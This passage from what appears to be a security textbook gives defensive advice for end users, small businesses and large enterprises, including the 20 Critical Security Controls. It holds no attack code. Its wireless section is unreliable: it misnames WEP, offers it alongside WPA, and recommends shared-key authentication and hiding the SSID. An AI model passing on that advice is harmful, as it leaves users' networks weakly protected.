- In your browser, disable pop-up windows and regularly delete browser history, download file list, cookies, and cache, so that data cannot be exploited by malware (for example, by impersonating you on a website with a cookie). Alternatively, some Internet browsers support private browsing, which restricts the collection of history and cookies. Invoke private browsing in Internet Explorer and Mozilla Firefox using Ctrl+Shift+P.
- Use anti-malware with black list URL filtering: Norton, McAfee, and Trend Micro all support this feature.
- Use a browser with black list filtering built-in. Mozilla Firefox and Google Chrome both use the Google Safe Browsing filter.
- Locate websites through a search engine (such as Google) that filters out malicious sites, or use the Google safe browsing tool to investigate these sites safely based upon their reputations.
    - To use the safe browsing tool, paste the following into your browser's address bar:
      `http://www.google.com/safebrowsing/diagnostic?site=`
    - Then paste the URL of the website you're checking after `site=`.

It is possible to stop drive-by malware entirely by preventing scripts from running in your Internet browser. Of course, disabling all scripts will cause many websites to not load properly or otherwise malfunction. There is a browser plugin for Mozilla Firefox that allows you to selectively enable scripts. It is called NoScript and is available free from `http://noscript.net`. NoScript automatically blocks Adobe Flash, JavaScript, and Java. With the NoScript pull-down menu, you can selectively enable scripts from known domains.

For example, on `www.cnn.com` I found scripts from all of the following domains: `cnn.com`, `revsci.net`, `turner.com`, `dl-rms.com`, `optimizely.com`, and `insightexpressai.com`. These scripts may be attempting to send information about your system, browser, history, downloads, and other information back to servers (including Internet spyware companies) that are separate from CNN's server. NoScript blocked them all automatically. You can then selectively allow scripts only from `cnn.com` and get served only the `cnn.com` scripts and content without risk of malvertisements and exfiltration by third-party spyware.

NoScript can prevent useful scripts from running when you want them, too. In that case, you could selectively enable some of the script domains from the Options button, or alternatively enable all this page to make all scripts active until you navigate elsewhere on the Internet.

Staying Safe with E-mail

Malicious e-mail attachments have consistently been a favored attack vector for hackers. Through e-mail attachments, nearly any PC application can be accessed and compromised. For example, vulnerabilities in Microsoft Office applications, Adobe Acrobat, and Apple QuickTime are frequent. Microsoft is beginning to address this situation in the newer releases of Office, but it will be some time before the older releases are no longer being used.

E-mail account hijacking is increasingly common. Through malware techniques, such as cross-site request forgery, attackers are able to control your logged-in e-mail account from scripts running in a different tab or window of your Internet browser. This type of attack often sends spam e-mails with malicious attachments to your entire contact list. If you see a very short generic e-mail from a legitimate friend that makes little sense, beware of the attachment.

One way to check the attachment is to use an online virus scanner, such as `www.virustotal.com`, which scans files with 30 antivirus engines.

Another way that e-mail can be harmful is when the spam e-mail directs you to a web page containing drive-by malware (covered in the previous section).

Be very wary of unexpected e-mail attachments from strangers, attachments that are unexpected, or attachments from known persons that are in suspicious messages (messages that contain misspellings, grammatical errors, or factual inaccuracies). E-mail message senders can be spoofed (faked). The same advice applies to web links sent under similar circumstances.

Make sure your e-mail service provides antivirus checking before it downloads the messages. Many corporate e-mail systems have virus scanning built-into their e-mail infrastructure. Internet-based e-mail services should indicate that they are explicitly scanning for malware. You should use e-mail services that use encrypted connections, such as Gmail. Unencrypted connections are vulnerable to man-in-the-middle and other attacks.

Do not open obvious spam messages. If you do open them and your e-mail service is set up to display HTML and images, the spammer's servers will be notified that you opened the e-mail. If your e-mail service also runs scripts, it's possible that you could be attacked with drive-by malware when you open the message. Instead of opening a suspicious message, use the spam reporting button of your e-mail service.

Phishing is e-mail fraud intended to lure you to infect your system with malware and/or fool you into volunteering private sensitive information for the purpose of stealing your identity. Beware of seemingly legitimate e-mails that direct you to urgently volunteer sensitive information. Check the URLs very carefully both before you click (hover your mouse and look at the browser status bar at the bottom) and after you click the URL (in the top address bar). Make that check especially when conducting sensitive transactions such as using your password to log in, making purchases, and performing other financial transactions.

Social engineering is the human intelligence practice of gathering information by using a false pretext, such as pretending to be a legitimate customer, a company representative, or a law enforcement officer. Many successful cyber attacks include some element of social engineering. Remember, do not give away privacy or security information on the web, via e-mail, or to unknown phone callers or visitors. For example, verify the corporate affiliation of callers who request your credit card or other restricted information, just as they would request authentication of your identity. You can ask to call them back on a toll-free number that you can verify independently as belonging to the organization claimed.

Securely Banking and Buying Online

Financial transactions with banks are especially high risk transactions on the Internet. The banking industry recommends that businesses use a separate dedicated single-purpose computer to conduct such transactions. That's not realistic for end users, but there are precautions you can take.

Ideally, use a separate Internet browser to access logged in accounts individually, particularly banking, securities trading, and purchasing accounts. Avoid browsing to websites on the other tabs and windows while you're logged in to the bank. The other open websites can launch attacks, such as a cross-site request forgery, on your logged-in website because running scripts have full access to all data and messaging in your Internet browser.

Check the URL carefully before entering private information or processing transactions. Make sure that the browser is using Secure Socket Layer (SSL) communications (you should see `https://` in the address bar or the lock icon in the address bar or a status bar—it varies by browser). On a secure site, click the lock icon to view its security certificate, which is an assurance of the identity of the website. Examine this certificate information to verify that it is indeed who you intended to do business with. Be cautious if the certificate is not up to date, invalid, or otherwise not in order.

Do not conduct financial transactions on public Wi-Fi networks. Wi-Fi networks are highly insecure; free wireless security tools, such as Karma, can spoof any site on the Internet and gather information; this wireless spoofing is called "the Internet in a box."

Understanding Scareware and Ransomware

Scareware and ransomware are very common Internet scams that are often launched from legitimate websites through malvertisements. Advertisements on websites are digital content provided by third parties. The barriers are very low for attackers (such as for-profit criminal enterprises) to rent ad space and serve up malicious scripts, especially when network defenses are expected to be weakened, such as after normal business hours.

Typical forms of *scareware* entice you to click malicious pop-up windows and install free antivirus protection (that is, feature-rich malware) or divulge restricted information. Do not click pop up web ads claiming to be anti-malware vendors or law enforcement agencies. Examples include ads that say, "Your system is infected," or "FBI: Your system was used for illegal activities." At that point it is best to close the Internet browser entirely from the task bar; do not click the pop-up window, not even the close button which might triggers scripts that attack your machine.

Ransomware is aggressive scareware that takes control of your system and demands payment for you to regain control. Ransomware is a serious malware infection. If you cannot remove it with antivirus scans or even a system recovery rollback, it's appropriate to seek professional computer repair assistance.

Is Your Machine p0wned?

The term *p0wned* is hacker terminology indicating that the defenses of a target machine have been penetrated. One major goal of cyber criminals is to p0wn as many machines as possible, and then use them to exfiltrate information (such as credit card accounts and passwords), as well as enlist your machine to participate in botnets. Botnets are large collections of p0wned computers that can be used for sending spam e-mails and for distributed denial of service attacks (DDoS). DDoS attacks are very crude, but effective. In them, a massive flow of network packets are aimed at an Internet target, such as the home page of a large bank, effectively taking the bank's business offline for hours at a time. Even the most sophisticated businesses are vulnerable to such simple attacks.

There are several ways to discover whether your machine is p0wned. If cyber criminals have taken your user credentials and published them online, there are services that scan for that data and can offer you an indication, your compromised identity, such as `https://pwnedlist.com`.

Attackers can attempt to hide their presence on your machine by installing a rootkit. A rootkit is software that can hide its presence by compromising the operating system of your machine (or another layer of your system). For example, a rootkit will prevent you or your anti-malware from discovering malicious files or activities on your computer.

Even so, there is a reasonable chance that the deception is imperfect and leaves some telltale signs that can be detected. So, a thorough antivirus scan is recommended, periodically. To go even further, Microsoft rereleases the Malicious Software Removal Tool for Windows on the first Tuesday of every month (that is, Patch Tuesday). The tool is auto-run as part of the scheduled monthly updates. This tool is easily located with an Internet search on `www.microsoft.com`. Download it and run it any time you want to have a thorough test.

Being Careful with Social Media

Social media are pervasive in modern society. In addition to the major services (Facebook, LinkedIn, Twitter) there are tens of thousands of alternative services. The purpose of social media is to share information about yourself (or what you know) and connect with other people. Sharing information about yourself is an important potential vulnerability when using these sites.

By default, social media shares information publically, to anyone willing to visit your space. Sharing information about your friends, family, pets, and hobbies can give clues to malicious entities. For example, you are supplying clues about potential passwords you might use. The personal information you reveal might contain answers to common security questions that are part of the alternative method of login authentication. You might inadvertently release information that could harm your employer, such as showing pictures of your friends at work with clear images of company badges used to access the premises.

Many social media sites support security settings. You can choose to limit some online information just to your friends or contacts. In that case, it is important to be very selective about who you friend. That strategy does not fit everyone's purpose, however. For example, if you are a recruiter, advertiser, or publicist, you probably want to maximize your connections. In that case, you should be extra careful about revealing personal information online. It is useful to know the privacy policy of your social media, and to tailor the security settings to your needs.

Use of social media is an essential part of most people's professional lives. Services such as LinkedIn are essential for making business contacts, recruiting, and keeping current with communities in your profession.

Staying Safe in Virtual Worlds

Virtual worlds such as Second Life, World of Warcraft, and the numerous OpenSim worlds allow us to meet and interact with other users in real time from anywhere on Earth. These worlds are largely anonymous. You do not know who the other users are or where they are from unless they choose to disclose that information, but even that could be a misrepresentation.

Virtual world users often have avatars, simulated bodies generated with computer graphics. Second Life and OpenSim support user-generated content: Avatars, virtual buildings, and the entire environment can be customized by users. User-generated content includes scripting for interactivity.

Virtual worlds are also used for business—for example professional meetings, conferences, and online businesses—and are also attractive online communities for sharing special interests, such as music, poetry, many other fine arts, and role playing. In the latter cases, the purpose of virtual worlds is entertainment (having fun).

Virtual worlds pose interesting security issues. It is possible to lock down virtual regions, and restrict access to a tightknit circle of friends, but most virtual communities and venues are public access. Because everyone is anonymous by default, malicious users (*griefers*) can take on new identities and easily penetrate virtual communities.

Griefers are users whose objective is to disrupt the fun of other people. Griefers can attack other users' avatars and virtual belongings in multiple ways, such as by using scripting. For example, scripts can generate large numbers of objects or particles; scripts can make annoying noises and objects that follow avatars; scripts can apply forces from virtual physics and push (orbit) avatars great distances. Users can block the griefer's avatar, or eject the griefer from a region, but they can always come back with a different avatar.

User-generated content is intellectual property, such as the work of a visual artist. CopyBot is a Second Life script designed to produce backups of user content. CopyBot has been used maliciously to steal the intellectual property of other users. Second Life chose to address the CopyBot issue not by blocking the script, but by making its malicious use a violation of the Terms of Service, the rules which govern the acceptable behavior of users.

User privacy is an important issue in virtual worlds, and the Terms of Service contain privacy policies. The Second Life Terms of Service state that Linden Lab (the company that owns Second Life) will not "give your personal information to third parties except to operate, improve and protect the Service." In other words, personal information can be shared with other companies for a wide range of Linden Lab prerogatives.

At one point in their history, Linden Lab adopted Google search, and along with it, Google's user tracking technologies. Now, many essential features of Second Life will not operate without enabling exfiltration of user information from users' computers to some of these URLs:

- `googlesyndication.com`
- `google-analytics.com`
- `adwords.google.com`
- `adservices.google.com`
- `googleadservices.com`

See Chapter 9 for a technical explanation of adware and spyware.

Credit card identify theft is a growing trend concerning the virtual world of Second Life (SL). SL users can log into several places, including multiple Virtual World viewers, `http://secondlife.com`, the SL marketplace, the SL JIRA bug reporting system, and SL user forums. Users are increasingly drawn to phishing websites with URLs that might look like `http://secondlife.secl.com`. The phishing websites gather user login credentials; attackers can then log in to `http://secondlife.com` and retrieve credit card details if the SL user is a verified user, meaning that credit card information is on file. Because of this danger, it is very important to check URLs carefully before logging into any website with SL credentials.

Summary

This chapter covers end-user security including basic hands-on steps that you can take to be a safer user on the Internet. First, doing an ego search to reveal what is known about you online. Second, physically securing and maintaining your systems and mobile devices is essential. And third, anti-malware; making sure it is running and up to date, including automatic updates.

Suggestions are made about making your passwords less vulnerable. Drive-by malware is a rapidly emerging threat which can even appear on legitimate websites as malvertisements, since ad content is provided by third parties.

E-mail and social engineering present additional major vulnerabilities. End user awareness of these forms of attacks is a critical key to network defense.

Be especially careful when banking or buying. At a minimum, use a separate Internet browser with no other tabs or windows open. Scareware and ransomware are threats that can appear when Internet browsing, e-mailing, or using other Internet connections.

When your machine is attacked and successfully penetrated, the attackers may install persistent malware, called a rootkit, which can conceal it's presence from you and your anti-malware.

Social media broadcasts your vulnerabilities and expands your attack surface. Tidbits of information about you can be used by attackers to guess passwords or attack you with social engineering such as phishing and spear phishing. Be careful what you share with the whole world online and use appropriate security settings.

Virtual worlds allow us to travel virtually to real and imaginary places, as well as meet and interact with people from all over the world. Attackers, called griefers, will threaten your avatar from time to time, especially if you are in a public area with scripts enabled, such as sandboxes. Take care in how you configure your defenses, such as blocking adware and beacons with the hosts' file, because adware is being built into applications such as Second Life's newest viewers. SL users should also beware of phishing websites which may steal their login credentials, which may result in credit card identify theft.

Assignments

1. Why are end users the most significant vulnerability in cybersecurity?
2. If your e-mail is configured to display web code and images, why is that a potential vulnerability? What kind of information leakages and attacks might you be subjected to?
3. Why is it important to update your passwords periodically, especially if your anti-malware detected an attack?
4. Why are banking transactions especially vulnerable to attack, to the extent that the banking industry recommends using a separate computer for these transactions? What can you do on your computers to increase security of banking transactions?
5. What is the connection between social media and protecting your other computer accounts? What kinds of information should you avoid sharing on social media, to address these vulnerabilities?

CHAPTER 11

Cybersecurity Essentials for Small Business

There are about 25 million business entities in the United States. The vast majority are small businesses; small enterprises without specialized knowledge about network administration and security. Small enterprises, such as nonprofits and home businesses, are especially vulnerable to cyber threats, in many cases, because they use equipment and software right out-of-the-box, which means the machines are in insecure unpatched states with default passwords intact. Agencies (such as the United States Secret Service) charged with protecting small businesses are struggling to cope with escalating cyber threats.

Because these businesses are small, they probably do not have cybersecurity experts on staff. But by adopting essential cybersecurity practices, small businesses can reduce vulnerabilities dramatically.

Why are systems and networks vulnerable to cyber attack? Small businesses are on the Internet and exposed to numerous threats. A typical unprotected system will only survive four minutes browsing the Internet before it is attacked. Weaknesses in systems, software, and end user's lack of cyber awareness can make businesses very vulnerable to attack.

In this chapter I offer some essential advice for small businesses, drawing from the most feasible and effective professional best practices for organizations of all sizes. I assume the use of Windows systems to keep the rhetoric simple, but Apple Macs have similar vulnerabilities. A final section of the chapter covers the variations needed to manage security on the Mac operating system (OS).

Install Anti-Malware Protection

As the most basic precaution, small businesses should install antivirus protection and enable a Windows firewall. Make sure virus definitions are up to date and that the auto-update is on. It's also a good idea to check later to make sure the auto-update is working.

Antivirus packages such as McAfee, Norton, and Trend Micro have safe Internet browsing filters that protect against drive-by malware, which are attacks from a web page or online advertisement. See Chapter 10 for more about malvertisements and drive-by malware.

In general, avoid free antivirus protection. There are more than 9,000 free antivirus websites that are malicious—their products contain malware, ransomware, or scareware. Small businesses do best to buy a paid anti-malware suite subscription from a leading vendor such as McAfee, Symantec, or Trend Micro because those packages offer integrated protections such as antivirus, anti-spyware, firewall, and Internet browser protection from malicious websites.

NOTE **Anti-spyware combats installed spyware, but there is still another form, Internet-based spyware, which is stopped through other techniques. See Chapter 9 for Internet spyware blocking techniques.**

Update Operating Systems

It is important to keep your operating system updated; it is the core of your system, and its compromise is the objective of many malware attacks. Operating systems comprise extensive and very complex software. That software is handcrafted by humans and contains latent defects. It is not uncommon for a major operating system to be released with more than 10,000 known critical defects, never mind the unknown latent defects. Those defects are targets of opportunity for malicious entities. Each software defect can, in theory, be exploited to make the system fail, given the proper input values. Malicious software, in the form of exploits, attempts to invoke that system failure in a way that grants unauthorized access.

It is recommended that you use automatic updates of Windows. However, you can perform manual updates on Windows from the Start menu: Start ➪ Programs ➪ Windows Update. Recheck this on occasion to make sure that auto-update is working. Normally, Windows auto-updates every Patch Tuesday, which is the first Tuesday of every month.

Update Applications

Applications, just like operating systems, are complex pieces of software with numerous latent defects. Even if operating systems are regularly protected with patch updates, the application layer is a remaining target of opportunity. Updating applications from numerous vendors is not automatic nor easy, but it is very necessary to secure systems.

Many applications are able to auto-update or notify end users when to update, but those features might not be enabled, and it's worth making sure they do update whenever appropriate. Some applications do not notify or update automatically unless they are running, even if they have been configured to auto-update.

Luckily, Microsoft Office applications are updated right along with Windows on Patch Tuesday. You can double-check the update status on Patch Tuesday through the Start menu: Start ➪ Programs ➪ Windows Update. If the auto-update was successful, Windows Update should not request additional updates.

For non-Microsoft applications, check the Help menu or download and re-install the newest version. Here are a few examples of applications that are important to keep updated and how to check for updates:

- In Adobe Acrobat open the application and use the Help menu: Help ➪ Check for Updates.
- For Apple QuickTime and iTunes, use Start ➪ Programs ➪ Apple Software Update.
- With Java and Flash, install the newest versions from Oracle.com and Adobe.
- If you need more help, use your favorite Internet search tool—for example, search **`site:oracle.com update java`**. There is abundant online help for most questions and problems.

Change Default Passwords

Default accounts and passwords are installed on most hardware devices and software applications. These default passwords are available to the general public and to malicious entities. There are a number of websites that share default passwords, such as: `www.cirt.net/passwords`. It is important for every small business to check default password lists for all of their hardware and software assets. Neglecting to secure default passwords is a widespread failing of small businesses in securing their systems.

Some basic steps for securing default accounts and passwords include:

- Disabling default user accounts on operating systems.
- Changing the default passwords on databases that have default administrator accounts—for example, MySQL, SQL Server, and Oracle. Make sure to choose a secure alternative.

- Checking for default passwords in networked applications, such as point of sale (POS) systems. In addition to checking the default passwords list, call vendor technical support and get advice on securing the applications.
- Creating an inventory list of the devices and systematically securing the default passwords for networking devices that have default accounts and passwords—such as routers, firewalls, wireless access points, and telephone switches.
- Creating an additional administrative account, if possible, with a separate well-chosen password when securing default passwords. This account is a backup plan to access the device or software in case there is a problem accessing the default account.
- Recording the new secure passwords in a system administration notebook (offline) and then physically securing the notebook, such as by keeping it in a safe that only a very few trusted individuals can access.

Educate Your End Users

Small businesses should educate all staff about Internet safety. There are many good online web resources for educating your end users. For example, the free course at `www.gcflearnfree.org/internetsafety` contains interactive lessons. Also read Chapter 10 for this book's version of end-user cybersecurity education.

Small Enterprise System Administration

In any business, no matter how small, someone takes responsibility for administering systems, such as installing applications and getting printers working. This section contains some basic security recommendations for small business system administrators. The following includes some precautions that the system administrator should take:

- Subscribe to government security alerts at `https://forms.us-cert.gov/maillists/`.
- Back up the systems regularly and test the backup restore procedure.
- Do backups on external hard drives or via cloud backup services. Built-in operating system backups on PCs cannot recover a stolen or broken machine. Secure backup devices ideally offsite in case of fire, storm damage, or forced seizure.

- Learn how to restore systems to prior healthy configurations, which is useful for recovery from cyber attacks, as well as, normal software malfunctions. For example, use Start ➪ All Programs ➪ Accessories ➪ System Tools ➪ System Restore.
- Consult professional guidelines for securing web applications and databases. The industry best practices are available free at `https://benchmarks.cisecurity.org/downloads/multiform/index.cfm`.
- Make sure that your e-mail service (whether in house or in the cloud) is scanning all messages for malicious attachments and spam. The user default is to disable image preview (which are a significant source of drive-by malware and Internet spyware). Ideally, you should filter business messages through an e-mail icebox utility that requests user approval of new senders before messages are delivered.
- Follow Payment Card Industry guidelines for all businesses to fill remaining security gaps and get a penetration test. Because every business with credit card transactions must have penetration tests, penetration tests are a relatively inexpensive, commodity service. Penetration tests are conducted by security experts who run in-depth scans and other tests that reveal security flaws. The penetration testers then deliver a report that explains how to fix the flaws. Penetration testing is a way to bring world-class security expertise onto your business team, at least temporarily, to fix outstanding vulnerability issues. See Chapters 7 and 8 for more information about penetration testing.

Wireless Security Basics for Small Business

Due to weaknesses in wireless protocols, wireless networking is an inherently insecure technology. (See the "Networks Always Play by the Rules" antipattern in Chapter 2.) One in four U.S. households have been victimized by identity theft; it is unclear how big a role wireless plays in that situation, but clearly wireless is a major vulnerability that must be addressed.

There are a few basic reconfigurations recommended to improve wireless security:

- Change the wireless access point default password and configure the access point for secure password-protected access.
- Configure the encryption for the highest security.
- Disable the Service Set Identifier (SSID) public broadcast mode.

- Enable media access control and Wireless Encryption Protocol (WEP) or Wi-Fi Protected Access (WPA).
- Configure shared-key authentication.
- Reduce wireless signal strength so that it is limited to the premises of your small business.

You can find additional wireless security best practices at `www.wireless-safety.org/`.

Tips for Apple Macintosh Users

Almost everything about protecting Mac systems is the same as what has been described for Windows computers. The following are some key differences:

- Check that the auto-update is working. With regard to anti-malware protection, the Mac OS has a built in firewall. The anti-virus software application should indicate the firewall status on the initial screen. But, it might be necessary to keep the anti-virus tool open on the taskbar to make auto-update function properly. Many Mac OS applications do not auto-update unless they are running.
- Update the operating system regularly. To update it, select Apple ➪ Software Update. That command should also update all your Apple applications. Also use Apple ➪ System Preferences ➪ Software Updates to make sure auto-update is enabled.
- Update applications regularly. To update Microsoft applications on the Mac OS, open PowerPoint and then choose Help ➪ Check for Updates. Manually do the update and then make sure the Automatic feature is enabled. Patch Tuesday is used as the scheduled update date by developers other than Microsoft; it is a good day to make sure everything is updated.
- With regard to small enterprise system administration, the `hosts` file format is identical on the Mac as it is on Windows. You will find the file at `/etc/hosts`. The hosts file format is identical, except that Windows and Macs represent the end of line in text files differently; the host file should be converted to the platform-specific format for Mac OS. You can find a free application that performs that conversion at `www.freedownloadaday.com/2010/03/05/convert-text-files-between-unix-mac-and-windows/` and there are command-line tools to do the conversions.

Summary

This chapter covers some essential steps small businesses can take to make their systems more secure, including:

- Installing and updating anti-malware protection
- Updating operating systems regularly
- Updating applications regularly
- Changing default passwords
- Educating end users
- Making system administration security conscious

Remember that unpatched applications are major vulnerabilities and drive-by malware is a rapidly growing threat.

The next chapter covers the top 20 critical security controls for effective cyber defense.

Assignments

1. Why are small business enterprises especially vulnerable to cyber attack?
2. What are some examples of attacks and data exfiltrations that are not addressed by antivirus protection? How do they avoid antivirus protections?
3. What are some default passwords for software or hardware that you have used or are aware of? Were those default passwords secured? Why or why not?
4. Why is it important for small businesses to be aware of government security alerts? If you had a small business, what would you do differently as a result of the alerts?
5. Why is penetration testing such a critically important procedure for securing businesses of all sizes, to the extent that it is mandated for all credit card processors?

CHAPTER

12

Large Enterprise Cybersecurity: Data Centers and Clouds

Large enterprises differ dramatically from small businesses, primarily in complexity and the pace of change. Large numbers of computing devices and large numbers of people interacting, both internally and externally, mean that there are constant changes, such as people joining and leaving, devices being continually added, replaced, updated, and failing. Secure transactions and data sets can number in the millions.

Some of the security principles for large enterprises are the same as they are for smaller organizations, but the scale of change and complexity, the heightened exposure, both inside and outside, result in security needs that are much more formalized and automated. For example, an announcement of new vulnerabilities means that large enterprises have very significant new exposures, and must rush to implement patches and repairs.

With the economy of scale of large enterprises, it makes sense to collocate information technology (IT) resources in data centers, which offer the highest qualities of service, such as reliable power, cooling, automated backup, virtualization, automatic provisioning, and automated security services. Private clouds of virtualized computing resources are the state-of-the-art solutions for addressing scalability, reliability, and enterprise agility. Similarly, public clouds are placing these economies of scale within reach of businesses of all sizes. These market changes are changing the security landscape.

This chapter addresses the most significant security needs of large enterprises in the form of critical security controls. Afterward, I discuss some of the unique considerations for cloud-based security solutions.

Critical Security Controls

Security controls are available as catalogs of requirements that articulate security needs. For the purpose of discussion in this chapter, the word "control" will be used as a synonym of "formal requirement." NIST has compiled an exhaustive list of controls in Special Publication 800-53. Revision 3 lists 205 primary controls, many of which are quite detailed and have optional paragraphs. With so many controls and optional requirements, where does one begin to address the most important security needs of large enterprises?

Fortunately, experts from government and industry formed a consensus on the top 20 Critical Security Controls (Center for Strategic and International Studies [CSIS], 2012). This group included experts from top cybersecurity organizations, such as commercial pen testing firms. Other members of the group include

- SANS Institute
- National Security Agency
- U.S. Cyber Command
- McAfee
- U.S. Department of Defense
- Lockheed Martin

One of the most valuable aspects is that these controls are based upon the actual threats experienced by large enterprises. Organizations such as the U.S. State Department and Idaho National Laboratories (SCADA R&D) have carefully compared these controls with actual security incidents and have validated the controls' effectiveness. The 20 Critical Security Controls are the following:

1. Inventory of Authorized and Unauthorized Devices
2. Inventory of Authorized and Unauthorized Software
3. Secure Configurations for Hardware and Software on Mobile Devices, Laptops, Workstations, and Servers
4. Continuous Vulnerability Assessment and Remediation
5. Malware Defenses
6. Application Software Security
7. Wireless Device Control
8. Data Recovery Capability

9. Security Skills Assessment and Appropriate Training to Fill Gaps
10. Secure Configurations for Network Devices, such as Firewalls, Routers, and Switches
11. Limitation and Control of Network Ports, Protocols, and Services
12. Controlled Use of Administrative Privileges
13. Boundary Defense
14. Maintenance, Monitoring, and Analysis of Audit Logs
15. Controlled Access Based on the Need to Know
16. Account Monitoring and Control
17. Data Loss Prevention
18. Incident Response and Management
19. Secure Network Engineering
20. Penetration Tests and Red Team Exercises

The next section introduces the Critical Security Controls through a mini-antipattern catalog of security threats. You will see how each threat works and then consider how the security controls can mitigate the risk and reduce the vulnerability. A discussion of the security solutions focuses on the quick hits, but for a thorough understanding of each control, consult the original source document at `www.sans.org/critical-security-controls/` (CSIS, 2012). The quick hits are a section of the antipattern catalog template used in this chapter. Quick hits are easy remedies that can be rapidly implemented.

Scanning Enterprise IP Address Range (Critical Control 1)

Most large enterprises have blocks of Internet Protocol (IP) addresses where their machines reside on the Internet. This is public information shared by the Internet registration authorities. Attackers are known to continually scan these address ranges anticipating that new systems will eventually come online.

It's possible that a new system suddenly appearing online is not patched nor hardened. It might not even have malware defenses. For example, the new system could be a laptop or PC that's rarely used, with seriously out-of-date defenses. That system is then attacked with malware, and if the attack is successful, the attacker has gained a foothold inside the enterprise's infrastructure. This happens often enough to make this attack strategy a serious threat to large enterprises. To find out what happens next, see the "Pivot from DMZ to Internal Systems (Critical Controls 13 & 19)" mini-antipattern later in this chapter. This attack can also occur on internal networks from compromised machines; see the "Internal Pivot from Compromised Machines (Critical Controls 2 & 10)."

Quick Hits and Solutions

Network asset management is a technology for automating the inventory control of networked devices. Asset management tools can scan networks and build an automated inventory. One of the shortcomings is that the lists of IPs discovered can be surprisingly lengthy, and it is difficult in practice to determine the mapping from the network addresses to the physical devices. Assets should be identified in an enterprise Configuration Management Database (CMDB), which is integrated with the Network Operating Centers' (NOC) trouble-ticketing and incident-handling tools.

You should use asset management to monitor for new systems or rarely used systems, and generate security alerts upon discovery. According to Critical Control 1, there are a number of ways to discover and register network assets:

- Active scanning of IP address ranges
- Passive sensing of network activities and IP or Media Access Control (MAC) addresses
- Monitoring logs of Dynamic Host Configuration Protocol (DHCP) events
- Performing asset tracking and registration as part of acquisition procedure

In large enterprises, new systems should be anti-malware protected and patched before going into Internet demilitarized zones (DMZ) or onto production networks.

Related Antipatterns

See "Unpatched Applications" in Chapter 2 and "Unpatched Applications in Large Enterprises (Critical Controls 2 & 4)" in this chapter.

Relevant NIST Controls

For more information, consult NIST Special Publication 800-53 for detailed requirements including the following controls: CM-8, PM-5, PM-6.

Drive-By Malware (Critical Controls 2 & 3)

The tactical objective of online attackers is to get your systems to run their malicious programs. As most Internet browsers roam online, they continually run Flash, JavaScript, Java, and other online programs. Attackers exploit this behavior through drive-by malware. Attackers can set up a website and draw (or hope to draw) you to it; as soon as your browser arrives, the attack can be launched. Their malicious code running in your browser has privileges to access data from other open pages. Spyware programs routinely exploit this vulnerability to exfiltrate data.

There are several ways attackers might coax someone into viewing a web page:

- Sending a malicious web link as spam to millions of e-mail accounts
- Using a phishing or spear phishing e-mail; see the mini-antipattern "Phishing Privileged Users (Critical Controls 9 & 12)"
- Including their malicious software in advertisements (that is, malvertisements); this has occurred on major public websites, such as the *New York Times* pages
- Posting their drive-by malware links in discussion forums
- Promoting their websites so that they appear in Internet search listings

Quick Hits and Solutions

Internet browser security can be increased in many ways, such as the following:

- Setting the browser security preferences higher.
- Using anti-malware suites that screen for malicious websites; most major suites now have this capability.
- Using web browsers with malicious site filtering.
- Using a framework such as Enhanced Mitigation Experience Toolkit (EMET) for all Internet-facing applications on Windows systems. EMET uses mechanisms such as Data Execution Prevention (DEP) and Address Space Layout Randomization (ASLR) to harden the runtime environment, preventing many kinds of attacks.
- Using search engines that perform malware scanning and rating for each website.
- Using a security plug-in, such as No Script, which gives you awareness and control over which code your end users allow to run.
- Configuring web application firewall (WAF) and host-based security (HBS) for additional protections, such as advanced filtering, intrusion detection, or prevention.
- Using black lists of blocked websites.
- Using white lists of approved websites.

Following Critical Control 2, you can establish software asset management, looking for any installed programs that are not authorized, including malicious code. You can also implement strict change controls that limit the introduction of unauthorized programs.

Following Critical Control 3, you harden the hardware and software security configurations of all your machines, the security settings in browsers, the operating system, and other applications according to industry best practices, such as CIS Configuration Benchmarks. You standardize machine configurations and implement strict configuration controls, as well as configuration monitoring.

See the original documentation for additional steps and requirements.

Related Antipatterns

See "Webify Everything" in Chapter 2.

Relevant NIST Controls

For more information, consult NIST Special Publication 800-53 for detailed requirements, including the following controls: CM-1, CM-2, CM-3, CM-5, CM-6, CM-7, CM-8, CM-9, PM-6, SA-1, SA-6, SA-7, SI-7.

Unpatched Applications in Large Enterprises (Critical Controls 2 & 4)

While operating system patching and upgrading is reasonably responsive to new announced vulnerabilities, application-level vulnerabilities due to out-of-date patching remains a significant vulnerability. A key part of this problem is that application software is often made by different open source development groups and vendors, compared to the base operating systems, leading to different patching policies, procedures, schedules, and technologies, which are difficult to manage in complex enterprises.

To a certain extent, this is a problem caused by security and software industries. Software developers plan to announce vulnerabilities when the repairs are available in the form of patches. Other security researchers, independent of software development groups, are also discovering vulnerabilities. Many of the ethical researchers will give the software developers advanced warning before going public with their findings. However, there is competitive pressure to be the first to publish; and so this collaboration is informal, voluntary, and imperfect.

Meanwhile malicious code developers are given significant clues about what to attack next through frequent vulnerability announcements made by the U.S. Computer Emergency Response Team, software developers releasing patches, and many other sources in the security industry. When security researchers release an exploit with their vulnerability announcement, they have done all the homework for the attackers. Patch Tuesday is followed by Exploit Wednesday, when attackers have a field day exploiting systems and applications that have not had the patches applied in a timely manner.

Quick Hits and Solutions

According to Critical Control 2, enterprises should identify approved software, including versions and builds. You should frequently run automated integrity checking software to verify that the applications are not modified from the approved patched baseline. Whenever unapproved software is detected, the configuration scanning tool should generate an alert. You should establish rigorous change control processes.

According to Critical Control 4, you should run vulnerability and configuration (policy) scans on all systems at least once a week, see Chapter 7, "Reconnaissance, Vulnerability Assessment, and Cyber Testing," for the discussion of scanning techniques and tools. You should add the scanner alert logs to the body of evidence that you review regularly. The security team should be well informed about security alerts, such as CERT's Current Activity notices.

See the original documentation for additional steps and requirements.

Related Antipatterns

See "Unpatched Applications" in Chapter 2.

Relevant NIST Controls

For more information, consult NIST Special Publication 800-53 for detailed requirements, including the following controls: CM-1, CM-2, CM-3, CM-5, CM-7, CM-8, CM-9, PM-5, PM-6, SA-6, SA-7.

Internal Pivot from Compromised Machines (Critical Controls 2 & 10)

After a vulnerable machine has been compromised and escalated with administrative privileges, attackers have many options to expand their presence in the enterprise. They can create new accounts, establish back doors (new methods of access), install software, and use their internal network foothold to attack and compromise additional machines. Many of these techniques are discussed toward the end of Chapter 8, "Penetration Testing." Chapter 6, "Protocol Analysis and Network Programming," covers network programming techniques that can be used in a raw shell inside a compromised machine to scan internal networks, such as ping sweeping, port scanning, and banner grabbing.

Quick Hits and Solutions

By closely monitoring software configurations, implementing Critical Control 2 will help you identify new software installations by attackers. For example, tools such as Netcat for planting back doors or other software or malware might be installed by attackers. Known software infected by malware could be detected by file integrity checks.

